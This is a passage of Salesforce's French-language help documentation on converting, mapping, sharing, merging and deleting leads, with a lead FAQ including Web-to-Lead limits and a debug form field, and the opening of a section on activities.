Toutes les activités en cours et fermées des pistes sont jointes aux comptes, contacts et opportunités. Vous pouvez attribuer le propriétaire des enregistrements et planifier des tâches de suivi. Lorsque vous attribuez un nouveau propriétaire, seules les activités en cours lui sont attribuées. Si vous avez des champs de piste personnalisés, ces informations peuvent être insérées dans des champs de

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

compte, de contact ou d'opportunité personnalisés. Vous ne pouvez pas afficher les pistes converties, mais elles sont affichées dans les rapports sur les pistes. Salesforce met à jour le champs système `Date de dernière modification` et `Dernière modification par` dans les pistes converties lorsque les valeurs de liste de sélection incluses dans des pistes converties sont modifiées.

| | |
|---|---|
| Campagnes | Si la piste correspond à un contact existant et que les deux enregistrements sont liés à la même campagne, le statut de membre de la campagne est déterminé par celui qui est le plus avancé dans le cycle de vie de la campagne. Par exemple, si le statut de membre de la piste est « envoyé » et que le statut de membre du contact est « répondu », la valeur répondu s'applique au contact.<br><br>Les informations de la campagne associée sont toujours associées au nouvel enregistrement du contact, quel que soit l'accès en partage de l'utilisateur à la campagne.<br><br>Lorsque plusieurs campagnes sont associées à une piste, la dernière compagne associée s'applique au champ `Source de la campagne principale` dans l'opportunité, quel que soit l'accès en partage de l'utilisateur à la campagne. |
| Chatter | Lorsque vous convertissez une piste en compte existant, vous ne suivez pas automatiquement ce compte. Cependant, lorsque vous convertissez la piste en nouveau compte, vous suivez automatiquement le nouveau compte, sauf si vous désactivez le suivi de fil pour les comptes dans vos paramètres Chatter. |
| Data.com / Société D&B | Si vous utilisez Data.com Premium, lorsque vous ajoutez une piste à partir de Data.com, un enregistrement Société D&B correspondant (s'il existe dans Data.com) est automatiquement créé dans Salesforce et lié à l'enregistrement de la piste via son champ `Société D&B`. Si vous convertissez ultérieurement cette piste :<br><br>• Si le compte est créé à partir de la conversion, la valeur du champ `Numéro D-U-N-S de la société` de la piste est transférée vers le champ `Numéro D-U-N-S`, et la valeur du champ `Société D&B` de la piste est transférée vers le champ `Société D&B` du compte.<br>• Sa valeur de champ `Clé Data.com` est transférée vers le champ `Clé Data.com` du contact.<br><br>Si vous utilisez Data.com Corporate, aucun enregistrement Société D&B n'est créé, mais la valeur du champ `Clé Data.com` de la piste est transférée vers le champ `Clé Data.com` du contact. |
| Services | Les nouveaux comptes, contacts et opportunités sont associés au même service que la piste. Si vous mettez à jour un compte existant pendant la conversion de la piste, le service du compte reste inchangé et les nouveaux contacts et opportunités héritent du service du compte. |
| Gestion des duplications | Lorsque vous convertissez des pistes en contacts ou en comptes, le processus crée parfois des enregistrements en double. Dans ce cas, nous affichons un avertissement (les avertissements personnalisés que votre administrateur a configurés ne sont pas affichés durant la conversion des pistes). La gestion de ces enregistrements dupliqués dépend de la configuration par votre administrateur de la Conversion des pistes Apex et de la Gestion des duplications. Par exemple, votre administrateur peut exiger que vous corrigiez les doublons avant de terminer la conversion. |
| Gestion des territoires d'entreprise | L'attribution de territoires d'opportunité basée sur des filtres n'est pas déclenchée lorsqu'une opportunité est créée via une conversion de piste. |
| Contact existant | Lorsque vous mettez à jour un contact existant avec une piste que vous convertissez, les informations sur la piste dans les champs de liste à sélection multiple sont transférées vers le contact existant uniquement si les champs correspondants du contact sont vides. |
| Noms de piste locaux | `Nom de société (Local)` de la piste est automatiquement mappé avec `Nom du compte (Local)`, ainsi que les champs de nom standard associés. |

| | |
|---|---|
| Comptes personnels | Si les comptes personnels sont activés, vous pouvez convertir des pistes à partir de comptes personnels ou de comptes professionnels. Les pistes dont le champ `Société` ne contient aucune valeur sont converties en comptes personnels. Les pistes dont le champ `Société` contient une valeur sont converties en comptes professionnels.<br>Nous recommandons d'utiliser des types d'enregistrement de piste et présentations de page différents afin de séparer les pistes converties en comptes personnels et les pistes converties en comptes professionnels. Plus précisément, retirez le champ `Société` des présentations de page des pistes qui sont converties en comptes personnels. Rendez ensuite le champ `Société` obligatoire dans les présentations de page des pistes qui sont converties en comptes professionnels.<br>Si vous convertissez une piste puis la joignez à un compte personnel appartenant à une autre personne, le propriétaire de ce compte personnel devient le propriétaire du contact.<br>Si vous convertissez une piste appartenant à une autre personne, puis la joignez à un compte personnel qui vous appartient, le propriétaire de la piste devient le propriétaire du contact. |
| Types d'enregistrement | Si la piste a un type d'enregistrement, le type d'enregistrement par défaut de l'utilisateur qui convertit la piste est associé aux enregistrements créés durant la conversion de la piste.<br>Le type d'enregistrement par défaut de l'utilisateur qui convertit la piste détermine les valeurs sources de la piste disponibles durant la conversion. Si les valeurs sources de la piste souhaitées ne sont pas disponibles, ajoutez les valeurs au type d'enregistrement par défaut de l'utilisateur qui convertit la piste. |
| Recherche | Une fois converti, un enregistrement de piste ne peut plus être recherché dans Salesforce Classic. Cependant, le nouvel enregistrement de compte, de contact ou d'opportunité créé à partir de la piste convertie peut être recherché. Dans Lightning Experience, l'enregistrement de piste converti et le nouvel enregistrement basé sur la piste convertie peuvent être recherchés. Cependant, vous ne pouvez pas accéder à l'enregistrement de piste converti pour l'afficher ou le modifier à partir de la page des résultats de recherche. |
| Champs de piste standard et personnalisés | Le système mappe automatiquement les champs de piste standard avec des champs de compte, de contact et d'opportunité standard.<br>Votre administrateur peut spécifier le mappage des champs de pistes personnalisés avec des champs de compte, de contact et d'opportunité personnalisés.<br>Le système associe des valeurs de liste de sélection par défaut au compte, au contact et à l'opportunité lors du mappage des champs de liste de sélection de piste standard qui sont vides. Si votre organisation utilise des types d'enregistrement, les valeurs vides sont remplacées par les valeurs de liste de sélection par défaut du nouveau propriétaire de l'enregistrement. |
| Gestion des territoires | Si votre organisation utilise la gestion des territoires, le nouveau compte est évalué par des règles d'attribution de compte et peut être associé à un ou plusieurs territoires. Si la règle attribue le compte à un seul territoire, l'opportunité est également attribuée à ce territoire. Si les règles attribuent le compte à plusieurs territoires, l'opportunité n'est attribuée à aucun territoire. |
| Déclencheurs | Pendant la conversion de pistes, les déclencheurs Apex sont activés, et les champs personnalisés et les règles de validation globalement obligatoires sont appliqués, uniquement si la validation et les déclencheurs de la conversion des pistes sont activés dans votre organisation.<br>Salesforce ignore les champs de référence lors de la conversion de pistes si la case `Demander la validation pour les pistes converties` est désactivée dans la page Paramètres de piste. |

| | |
|---|---|
| Workflow | Vous ne pouvez pas convertir une piste qui est associée à un processus d'approbation actif ou qui a des actions de workflow en attente.<br>La conversion d'une piste en compte personnel ne déclenche pas de règle de workflow.<br>Lors de la conversion d'une piste par un utilisateur autre que le responsable de la piste, toutes les tâches de workflow associées à la piste sont attribuées à cet utilisateur, à l'exception des alertes par e-mail qui sont réattribuées au responsable de la piste. Les tâches de workflow attribuées aux utilisateurs autres que le responsable de la piste et le convertisseur de la piste restent inchangées.<br>Si une validation et des déclencheurs de conversion de piste sont activés, la conversion d'une piste peut déclencher une action de workflow sur une piste. Par exemple, si une règle de workflow active met à jour un champ de piste ou transfère le propriétaire d'une piste, cette règle peut se déclencher lors de la conversion de la piste, même si la piste n'est pas visible sous l'onglet Pistes en raison de la conversion. Attendez la fin du processus de workflow avant de mettre à jour les champs de piste afin d'éviter l'échec de l'enregistrement ou de la conversion des pistes. Si une règle de workflow crée une tâche suite à la conversion d'une piste, la tâche est attribuée au nouveau contact et elle est liée à l'opportunité ou au compte associé. |

CONSULTER ÉGALEMENT :

Conversion des pistes qualifiées

## Mappage des conversions de pistes

Apprenez à convertir les champs de piste en champs de contact, de compte, de compte personnel et d'opportunité lors de la conversion des pistes.

Lorsque vous convertissez des enregistrements de piste, les champs de piste standard sont automatiquement mappés avec des champs de contact, de compte, de compte personnel et d'opportunité. Si vous avez des champs personnalisés, votre administrateur spécifie les champs avec lesquels ils sont mappés dans les enregistrements que vous venez de créer.

| Champ de piste | Mappage |
|---|---|
| `Adresse` | Compte : `Adresse de facturation`<br>Compte personnel : `Adresse postale` et `Adresse de facturation`<br>Contact : `Adresse postale` |
| `Chiffre d'affaires annuel` | Compte : `Chiffre d'affaires annuel`<br>Compte personnel : `Chiffre d'affaires annuel` |
| `Campagne` | Opportunité : `Source de la campagne principale`<br>Pour des pistes associées à plusieurs campagnes, Salesforce ajoute la dernière campagne associée à l'opportunité, même si les commerciaux n'ont pas accès à cette campagne. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ de piste | Mappage |
| --- | --- |
| Ville | Compte : Ville de facturation<br>Compte personnel : Ville de facturation et Pays de facturation |
| Société | Compte : Nom du compte<br>Contact : Compte<br>Opportunité : Nom de l'opportunité et Nom du compte |
| Nom de la société (local) | Compte : Nom du compte (local) |
| Pays | Compte : Pays de facturation<br>Compte personnel : Pays et Pays de facturation |
| Code de pays | Compte : Code de pays de facturation<br>Compte personnel : Code de pays et Code de pays de facturation |
| Description | Contact : Description |
| Ne pas appeler | Contact : Ne pas appeler<br>Ce champ n'est pas mis à jour pour les pistes converties en contacts existants.<br>Compte personnel : Ne pas appeler |
| E-mail | Contact : E-mail<br>Compte personnel : E-mail |
| Désinscription d'adresse e-mail | Contact : Désinscription d'adresse e-mail<br>Ce champ n'est pas mis à jour pour les pistes converties en contacts existants.<br>Compte personnel : Désinscription d'adresse e-mail |
| Télécopie | Compte : Télécopie<br>Compte personnel : Télécopie<br>Contact : Télécopie |
| Désinscription de télécopie | Contact : Désinscription de télécopie<br>Compte personnel : Désinscription de télécopie |
| Prénom | Contact : Prénom<br>Compte personnel : Prénom |
| Prénom (local) | Contact : Prénom (local)<br>Compte personnel : Prénom (local) |

| Champ de piste | Mappage |
| --- | --- |
| Secteur d'activité | Compte : Secteur d'activité<br>Compte personnel : Secteur d'activité |
| Nom informel | Compte personnel : Nom informel |
| Nom | Contact : Nom<br>Compte personnel : Nom |
| Nom (local) | Contact : Nom (local)<br>Compte personnel : Nom (local) |
| Latitude | Compte : Latitude de facturation<br>Compte personnel : Latitude et Latitude de facturation |
| Responsable de la piste | Compte : Responsable<br>Contact : Responsable<br>Opportunité : Responsable |
| Origine de la piste | Contact : Origine de la piste<br>Opportunité : Origine de la piste<br>Compte personnel : Origine de la piste |
| Longitude | Compte : Longitude de facturation<br>Compte personnel : Longitude et Longitude de facturation |
| Deuxième prénom | Compte personnel : Deuxième prénom |
| Mobile | Contact : Mobile<br>Compte personnel : Mobile |
| Nombre d'employés | Compte : Employés<br>Compte personnel : Employés |
| Compte partenaire | Opportunité : Compte partenaire<br>Ce champ n'est pas mis à jour pour les pistes converties en opportunités existantes. |
| Téléphone | Compte : Téléphone<br>Compte personnel : Téléphone<br>Contact : Téléphone |
| Code postal | Compte : Code postal (facturation)<br>Compte personnel : Code postal et Code postal de facturation |

| Champ de piste | Mappage |
| --- | --- |
| `Cote` | Compte : `Cote`<br>Compte personnel : `Notation` |
| `Civilité` | Compte personnel : `Civilité` |
| `Région/province` | Compte : `Facturation - État`<br>Compte personnel : `Région/Province` et `Région/Province de facturation` |
| `Code de région/province` | Compte : `Code de région/province de facturation`<br>Compte personnel : `Code de région/province` et `Code région/Province de facturation` |
| `Rue` | Compte : `Rue de facturation`<br>Compte personnel : `Rue` |
| `Suffixe` | Compte personnel : `Suffixe` |
| `Fonction` | Contact : `Fonction`<br>Compte personnel : `Fonction` |
| `Site Web` | Compte : `Site Web`<br>Compte personnel : `Site Web` |

## Dates de fermeture d'opportunité

Durant le processus de conversion de piste, Salesforce attribue automatiquement des dates de fermeture aux opportunités que vous créez en fonction des paramètres de l'exercice fiscal dans Salesforce.

| Exercice fiscal dans Salesforce | Dates de fermeture attribuées aux opportunités par Salesforce |
| --- | --- |
| Standard | Le dernier jour du trimestre fiscal en cours. |
| Personnalisé | Le dernier jour de la période fiscale en cours. Si aucun exercice fiscal n'a été défini pour la date actuelle, la date de fermeture est définie sur la fin du trimestre calendaire en cours. |

CONSULTER ÉGALEMENT :

- Conversion des pistes qualifiées
- Considérations relatives à la conversion des pistes

## Partage de pistes dans Salesforce Classic

Étendez les privilèges de partage au-delà du modèle de partage de base pour vos propres données, piste par piste.

Votre administrateur définit le modèle de partage de votre société. Si ce modèle de partage des pistes est Privé ou Accès public en lecture seule, vous pouvez utiliser le partage de pistes pour augmenter l'accès à vos pistes. Toutefois, vous ne pouvez pas définir un accès inférieur aux niveaux d'accès par défaut de votre société.

Vous pouvez consulter le partage en cliquant sur **Partage** dans la page de détail de la piste.

CONSULTER ÉGALEMENT :

Pistes

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Fusion des pistes dupliquées

Identifiez les différences entre les principaux champs des enregistrements et fusionnez les meilleures informations des trois principaux enregistrements.

Éditions

Disponible avec : Salesforce Classic et Lightning

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Fusion des pistes dupliquées dans Salesforce Classic

Travaillez uniquement sur les prospects qui comptent en fusionnant les enregistrements dupliqués.

1. Sélectionnez un enregistrement de piste.
2. Cliquez sur **Chercher les duplications**.
3. Sélectionnez jusqu'à trois pistes dans la liste des pistes que vous souhaitez fusionner.

   Si vous le souhaitez, saisissez une nouvelle société ou un nouveau nom de piste, puis cliquez sur **Rechercher** pour trouver une autre piste à fusionner. Salesforce effectue une recherche d'expression pour repérer les correspondances dans les champs `Nom` et `Entreprise`. Il prend également en compte les caractères génériques après une entrée. Les résultats de recherche renvoient les correspondances avec tous les champs que vous saisissez. Par exemple, vous saisissez *Bob Jones* qui travaille chez *Acme*. Les résultats de recherche renvoient toutes les personnes qui se nomment *Bob Jones*, quelle que soit la société, et toutes les pistes dont le nom de société correspond à *Acme*.
4. Cliquez sur **Fusionner Pistes**.
5. Sélectionnez une piste comme enregistrement principal. Salesforce conserve toutes les données des champs masqués ou en lecture seule dans Enregistrement principal. Si vous disposez de l'autorisation « Modifier les champs en lecture seule », vous pouvez sélectionner les champs en lecture seule à conserver. Les champs masqués ne sont pas affichés pendant le processus de fusion.
6. Sélectionnez les champs à conserver pour chaque enregistrement.
7. Cliquez sur **Fusionner**.
8. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Fusion des contacts dupliqués

Fusion de comptes dupliqués

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher des pistes :
- Lire sur les pistes

Pour fusionner des pistes :
- Autorisation de suppression sur les pistes

## Fusion des pistes dupliquées dans Lightning

Travaillez uniquement sur les prospects qui comptent en fusionnant les enregistrements dupliqués.

1. Sélectionnez un enregistrement de piste.
2. Cliquez sur **Doublons possibles**.
3. Sélectionnez jusqu'à trois enregistrements de piste à fusionner, puis cliquez sur **Continuez**.
4. Sélectionnez une piste comme enregistrement principal. Salesforce conserve toutes les données des champs masqués ou en lecture seule dans Enregistrement principal. Si vous disposez de l'autorisation « Modifier les champs en lecture seule », vous pouvez sélectionner les champs en lecture seule à conserver. Les champs masqués ne sont pas affichés pendant le processus de fusion.
5. Sélectionnez les champs vous souhaitez conserver pour chaque enregistrement.
6. Cliquez sur **Fusionner les enregistrements**.

Éditions

Disponible avec : Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des pistes :
- Lire sur les pistes

Pour fusionner des pistes :
- Supprimer sur les pistes

## Considérations relatives à la suppression des pistes

Découvrez ce que deviennent les enregistrements associés aux pistes que vous supprimez.

Lorsque vous supprimez une piste, l'enregistrement de la piste est placé dans la Corbeille. Les notes, les pièces jointes et les activités associées sont également supprimées avec la piste. Si vous restaurez la piste, les notes, les pièces jointes et les activités associées sont également restaurées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# FAQ sur le suivi d'opportunités potentielles en tant que pistes

## FAQ sur les pistes


- Qu'est-ce qu'une piste ?
- Quels sont les avantages de l'utilisation de pistes ?
- Puis-je convertir des comptes ou contacts existants en pistes ?
- Combien de pistes peut-on saisir à partir de notre site Web ?
- Que se passe t-il si ma société atteint la limite de pistes générées sur le Web ?
- Comment puis-je spécifier les informations à saisir en ligne ?
- Puis-je saisir des pistes à partir de plusieurs pages Web ?
- Comment notre Webmestre peut-il tester la page Web vers piste ?
- Qui est responsable des nouvelles pistes générées sur le Web ?
- Quel est le statut attribué aux pistes générées via le Web ?
- Comment puis-je m'assurer de ne pas perdre de pistes ?
- Comment puis-je identifier les pistes nouvelles ?
- Que se passe-t-il lorsque je convertis des pistes ?
- Comment les champs de pistes sont-ils mappés avec d'autres champs durant la conversion ?


Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Qu'est-ce qu'une piste ?

Les pistes sont les personnes intéressées par vos produits et services. La conversion de pistes en clients fidèles contribue à la réussite d'une entreprise. En gérant vos pistes de façon systématique et structurée, vous pouvez augmenter le nombre de pistes que vous générez et le nombre de pistes que vous convertissez.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Quels sont les avantages de l'utilisation de pistes ?

L'utilisation des pistes permet à votre société de gérer deux listes distinctes : l'une pour les clients potentiels et l'autre pour les clients existants. Vous pouvez stocker vos prospects en tant que pistes, puis, lorsqu'une piste est validée, la convertir en compte, en contact et éventuellement en opportunité.

Les pistes sont particulièrement utiles si votre société possède deux équipes distinctes : l'une pour gérer la création de pistes et le marketing en masse, et l'autre pour gérer les ventes. L'équipe de création de pistes peut concentrer ses efforts sur l'onglet Pistes, et l'équipe d'opportunité peut utiliser les onglets Compte, Contact et Opportunité.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Puis-je convertir des comptes ou contacts existants en pistes ?

Non. À la place, créez une opportunité pour le compte ou le contact Si vous préférez utiliser une piste, créez un rapport contenant les comptes ou les contacts que vous souhaitez convertir en pistes, exportez-les, puis importez-les en tant que pistes.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Combien de pistes peut-on saisir à partir de notre site Web ?

Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, vous pouvez saisir jusqu'à 500 pistes par période de 24 heures. Si votre société dépasse régulièrement la limite Web vers piste, cliquez sur le bouton **Aide et formation** situé en haut de chaque page, puis sélectionnez l'onglet Mes requêtes pour soumettre une requête de limite plus importante directement à Salesforce.

Lorsque votre organisation atteint la limite sur 24 heures, Salesforce stocke les requêtes supplémentaires dans une file de requêtes en attente qui contient les requêtes Web vers requête et Web vers piste. Les requêtes sont soumises lorsque la limite est actualisée. La file des requêtes en attente est limitée à 50 000 requêtes combinées. Si votre organisation atteint la limite de la file des requêtes en attente, les requêtes supplémentaires sont rejetées et ne sont pas placées en file d'attente. Votre administrateur reçoit des e-mails de notification pour les cinq premières soumissions rejetées. Contactez le support client de Salesforce pour modifier la limite des requêtes en attente de votre organisation.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Que se passe t-il si ma société atteint la limite de pistes générées sur le Web ?

La limite quotidienne en requêtes Web vers piste est de 500. Si votre société génère davantage de pistes que la limite autorisée, le Créateur de pistes par défaut (spécifié dans la page de configuration Web vers piste) reçoit un e-mail contenant les informations capturées. Si votre société souhaite générer plus de 500 requêtes Web vers pistes par jour, contactez le Support client.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Comment puis-je spécifier les informations à saisir en ligne ?

Lorsque vous générez des fichiers HTML pour le site Web de votre société, vous pouvez choisir les champs de piste standard ou personnalisés pour lesquels vous souhaitez recueillir des informations. Vous devez créer des champs personnalisés de piste avant de générer votre code HTML. Dans Configuration, saisissez *`Web vers piste`* dans la case `Recherche rapide`, puis sélectionnez **Web vers piste** pour configurer cette fonctionnalité et générer le code HTML requis.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Puis-je saisir des pistes à partir de plusieurs pages Web ?

Oui. Appliquez le code HTML aux pages Web à partir desquelles vous voulez saisir les pistes. Une piste sera créée chaque fois qu'une personne soumettra des informations sur ces pages Web.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Comment notre Webmestre peut-il tester la page Web vers piste ?

Pour afficher une page de débogage lorsque vous soumettez le formulaire, ajoutez la ligne suivante à votre code de page Web vers piste. N'oubliez pas de supprimer cette ligne avant de diffuser la page Web vers piste sur votre site Web.

```
<input type="hidden" name="debug" value="1">
```

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Qui est responsable des nouvelles pistes générées sur le Web ?

Votre administrateur peut créer une règle d'attribution de piste afin de déterminer comment les pistes Web sont automatiquement attribuées à différents utilisateurs ou files d'attente. De plus, votre administrateur doit personnaliser les Paramètres de piste afin de spécifier un Propriétaire de piste par défaut auquel toutes les pistes Web sont attribuées, si la règle d'attribution ne parvient pas à localiser un propriétaire. Si vous n'utilisez pas de règles attribution, toutes les pistes Web sont attribuées au Créateur de pistes par défaut (spécifié dans la configuration Web vers piste).

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Quel est le statut attribué aux pistes générées via le Web ?

Toutes les nouvelles pistes sont marquées du statut par défaut sélectionné par votre administrateur lors de la modification des valeurs de la liste de sélection `Statut de la piste`. De plus, les pistes générées via le Web portent la mention « Non lu » : elles sont signalées par une coche dans la colonne Non lu des vues de liste des pistes. Quand un utilisateur affiche ou modifie une nouvelle piste Web, la piste est automatiquement marquée comme “Lu”. Ainsi, vous pouvez localiser facilement toutes les nouvelles pistes en utilisant la vue liste Mes pistes non lues.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Comment puis-je m'assurer de ne pas perdre de pistes ?

La limite quotidienne en requêtes Web vers piste est de 500. Si votre organisation dépasse la limite Web vers piste autorisée par jour, le créateur de pistes par défaut (spécifié lors dans la page de configuration de la fonction Web vers piste) recevra un e-mail contenant les informations sur les pistes en excédent.

Si vous ne pouvez pas générer de nouvelle piste en raison d'erreurs dans la configuration de la fonction Web vers piste, le support client est informé du problème pour vous aider à le résoudre.

Salesforce garantie que vos pistes ne sont pas perdues si elles sont envoyées pendant une interruption Salesforce planifiée.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Comment puis-je identifier les pistes nouvelles ?

Lorsqu'une piste vous est attribuée, qu'elle soit transférée manuellement, importée ou générée à partir du Web, la piste est marquée comme « Non lue », c.-à-d. que la colonne Non lu des listes de pistes contient une coche. Pour afficher vos nouvelles pistes, sélectionnez la vue de liste Mes pistes non lues sous l'onglet Pistes. Lorsque vous affichez ou modifiez une piste « Non lue », elle est automatiquement marquée comme « Lue ».

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Que se passe-t-il lorsque je convertis des pistes ?

Lorsque vous convertissez des pistes, Salesforce créer des comptes, des contacts et des opportunités en utilisant les informations des pistes que vous convertissez. Salesforce déplace tous les membres de campagne vers les nouveaux contacts, et les pistes deviennent des enregistrements en lecture seule. Si des comptes et des contacts existants partagent les noms spécifiés dans les pistes, vous pouvez mettre à jour les comptes et les contacts existants. Salesforce ajoute les informations des pistes dans des champs vides. Salesforce ne remplace pas les données existantes dans les comptes et les contacts.

Toutes les activités en cours et fermées des pistes sont jointes aux comptes, contacts et opportunités. Vous pouvez attribuer le propriétaire des enregistrements et planifier des tâches de suivi. Lorsque vous attribuez un nouveau propriétaire, seules les activités ouvertes lui sont attribuées. Si vous avez des champs de piste personnalisés, ces informations peuvent être insérées dans des champs de compte, de contact ou d'opportunité personnalisés. Vous ne pouvez pas afficher les pistes converties, mais elles sont affichées dans les rapports sur les pistes. Salesforce met à jour le champs système `Date de dernière modification` et `Dernière modification par` dans les pistes converties lorsque les valeurs de liste de sélection incluses dans des pistes converties sont modifiées.

Une fois converti, un enregistrement de piste ne peut plus être recherché dans Salesforce Classic. Le nouvel enregistrement de compte, de contact ou d'opportunité créé à partir de la piste convertie peut être recherché.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

## Comment les champs de pistes sont-ils mappés avec d'autres champs durant la conversion ?

Lorsque vous convertissez une piste, les données des champs de piste standard sont transférées vers des champs de compte, de contact et d'opportunité standard. Pour des champs de piste personnalisés, les données sont mappées avec des champs de compte, de contact et d'opportunité personnalisés, comme spécifié par votre administrateur.

Tous les champs de liste de sélection de pistes standard qui sont vides héritent automatiquement de la valeur de liste de sélection par défaut des comptes, des contacts et des opportunités. Si votre organisation utilise des types d'enregistrement, tous les enregistrements créés durant la conversion de pistes appliquent le type d'enregistrement par défaut du propriétaire du compte, du contact et de l'opportunité créés.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

### Puis-je envoyer automatiquement par e-mail des pistes issues de mon site Web ?

Oui. Vous pouvez créer des règles de réponse automatique qui envoient des e-mails à ces prospects en utilisant des modèles variant en fonction des critères que vous définissez.

CONSULTER ÉGALEMENT :

FAQ sur les pistes

### Pourquoi le bouton **Partage** ne s'affiche-t-il pas ?

Le bouton **Partage** permet aux utilisateurs d'accorder l'accès à un enregistrement à d'autres utilisateurs, indépendamment des paramètres par défaut ou des règles de partage de l'organisation. Vous pouvez aisément retirer cet accès lorsqu'il n'est plus nécessaire.

Le bouton **Partage** est accessible lorsque votre modèle de partage est Privé ou Public en lecture seule pour un type d'enregistrement ou un enregistrement associé. Par exemple, le bouton **Partage** peut être affiché dans un compte si le paramètre par défaut de votre organisation est Public en lecture seule pour les opportunités associées, même si le paramètre par défaut de votre organisation est Accès public en lecture/écriture pour les comptes.

Lorsque le bouton est disponible dans la présentation de page, les administrateurs l'affichent dans tous les enregistrements. Les utilisateurs non administrateurs affichent ce bouton dans les enregistrements qui leur appartiennent.

CONSULTER ÉGALEMENT :

FAQ sur l'affichage

# Gestion des activités, des opportunités et des produits

## Planification et suivi des réunions et des tâches

### Activités

Les événements et les tâches sont le moteur de la productivité commerciale. Grâce à Salesforce, vous serez prêt pour n'importe quelle réunion car vous saurez quelles sont les tâches les plus urgentes. Suivez les réunions et les tâches regroupées dans des listes et des rapports pour rester informé(e) de l'ensemble de vos pistes, contacts, opportunités, comptes et campagnes. Les événements et les tâches permettent également d'établir des rapports historiques dans Salesforce. Que vous soyez un responsable qui délègue des tâches, un membre d'une équipe commerciale ou un représentant qui conclut 50 affaires par mois, les activités dans Salesforce facilitent la gestion de votre journée.

1. Suivi groupé des activités
   Dans Salesforce, les activités sont vos événements, vos tâches, les appels que vous avez passés et les e-mails que vous avez envoyés. Salesforce offre plusieurs méthodes de suivi de vos activités, avec une vue d'ensemble plus complète de la progression de vos affaires et de vos comptes.
2. Comment suivre les étapes suivantes et l'activité passée
   Consultez en un coup d'œil les événements récents et futurs dans les affaires et les comptes sur lesquels vous travaillez.

3. Considérations relatives à l'utilisation des activités

   Tenez compte des considérations ci-dessous lors de l'utilisation d'activités, notamment de l'impact de l'activation des Activités partagées et de la conception de contacts principaux, de la signification du cumul d'activités dans des enregistrements de compte et de la date de Dernière activité.

4. Considérations relatives à la modification du cumul des activités dans les comptes

   Par défaut, le champ `Associé à` d'une activité détermine le compte dans lequel l'activité est affichée. Ce compte correspond souvent au compte principal du contact, mais ce comportement n'est pas toujours idéal. Par exemple, si des utilisateurs peuvent associer un contact à plusieurs comptes, le compte principal du contact n'est pas toujours adapté à l'activité. Il peut s'avérer plus intéressant d'afficher l'activité dans l'un des comptes secondaires ou indirects du contact. Vous pouvez désactiver ce comportement de déploiement par défaut dans la page Paramètres des activités, en tenant compte toutefois des conséquences.

5. Rapports sur les activités

   Vous pouvez exécuter divers rapports afin de déterminer la progression et l'historique de vos comptes et affaires. Si votre administrateur Salesforce a activé les Activités partagées, vous pouvez exécuter certains rapports standard ou personnalisés. Ces rapports affichent les détails des événements, des tâches, des appels, des e-mails, ainsi que leurs contacts, comptes, opportunités et autres enregistrements associés.

6. Accès aux activités

   Sachez toujours quelles personnes peuvent consulter, créer et supprimer des événements et des tâches et à quel moment elles y ont accès. Le partage et la consultation du calendrier sont contrôlés séparément de l'accès aux différentes activités.

7. Rappels d'activité dans Salesforce Classic

   Salesforce affiche des rappels d'événement et de tâche dans une fenêtre de rappelle. Dans Salesforce Classic, cette fenêtre s'ouvre dès le déclenchement d'un rappel. Lorsque vous vous connectez à Salesforce Classic, un son est émis pour signaler que des rappels ont été déclenchés depuis votre dernière connexion. Vous pouvez personnaliser les rappels dans vos paramètres personnels.

8. Activités archivées

   Salesforce archive les événements et les tâches selon une planification qui dépend de certains critères.

CONSULTER ÉGALEMENT :

Événements et calendriers

Tâches

## Suivi groupé des activités

Dans Salesforce, les activités sont vos événements, vos tâches, les appels que vous avez passés et les e-mails que vous avez envoyés. Salesforce offre plusieurs méthodes de suivi de vos activités, avec une vue d'ensemble plus complète de la progression de vos affaires et de vos comptes.

1. Suivi groupé des activités dans Lightning Experience

   Restez informé(e) des activités à réaliser sur chaque affaire en cours, et consultez en un coup d'œil les activités accomplies. Suivez les événements, les tâches, les appels et les e-mails (appelés collectivement activités) dans la page d'accueil, dans le tableau Kanban, dans la chronologie des activités et dans les rapports.

2. Suivi groupé des activités dans Salesforce Classic

   Vous pouvez suivre des événements, des tâches, des appels et des e-mails (communément appelés activités) dans des listes, des calendriers et des rapports. Suivez toutes les activités d'un compte pour obtenir une vue d'ensemble de la préparation, du suivi et des autres tâches planifiées et terminées associées au compte. Les activités partagent de nombreux champs, notamment l'objet, le nom du contact et l'enregistrement associé.

## Suivi groupé des activités dans Lightning Experience

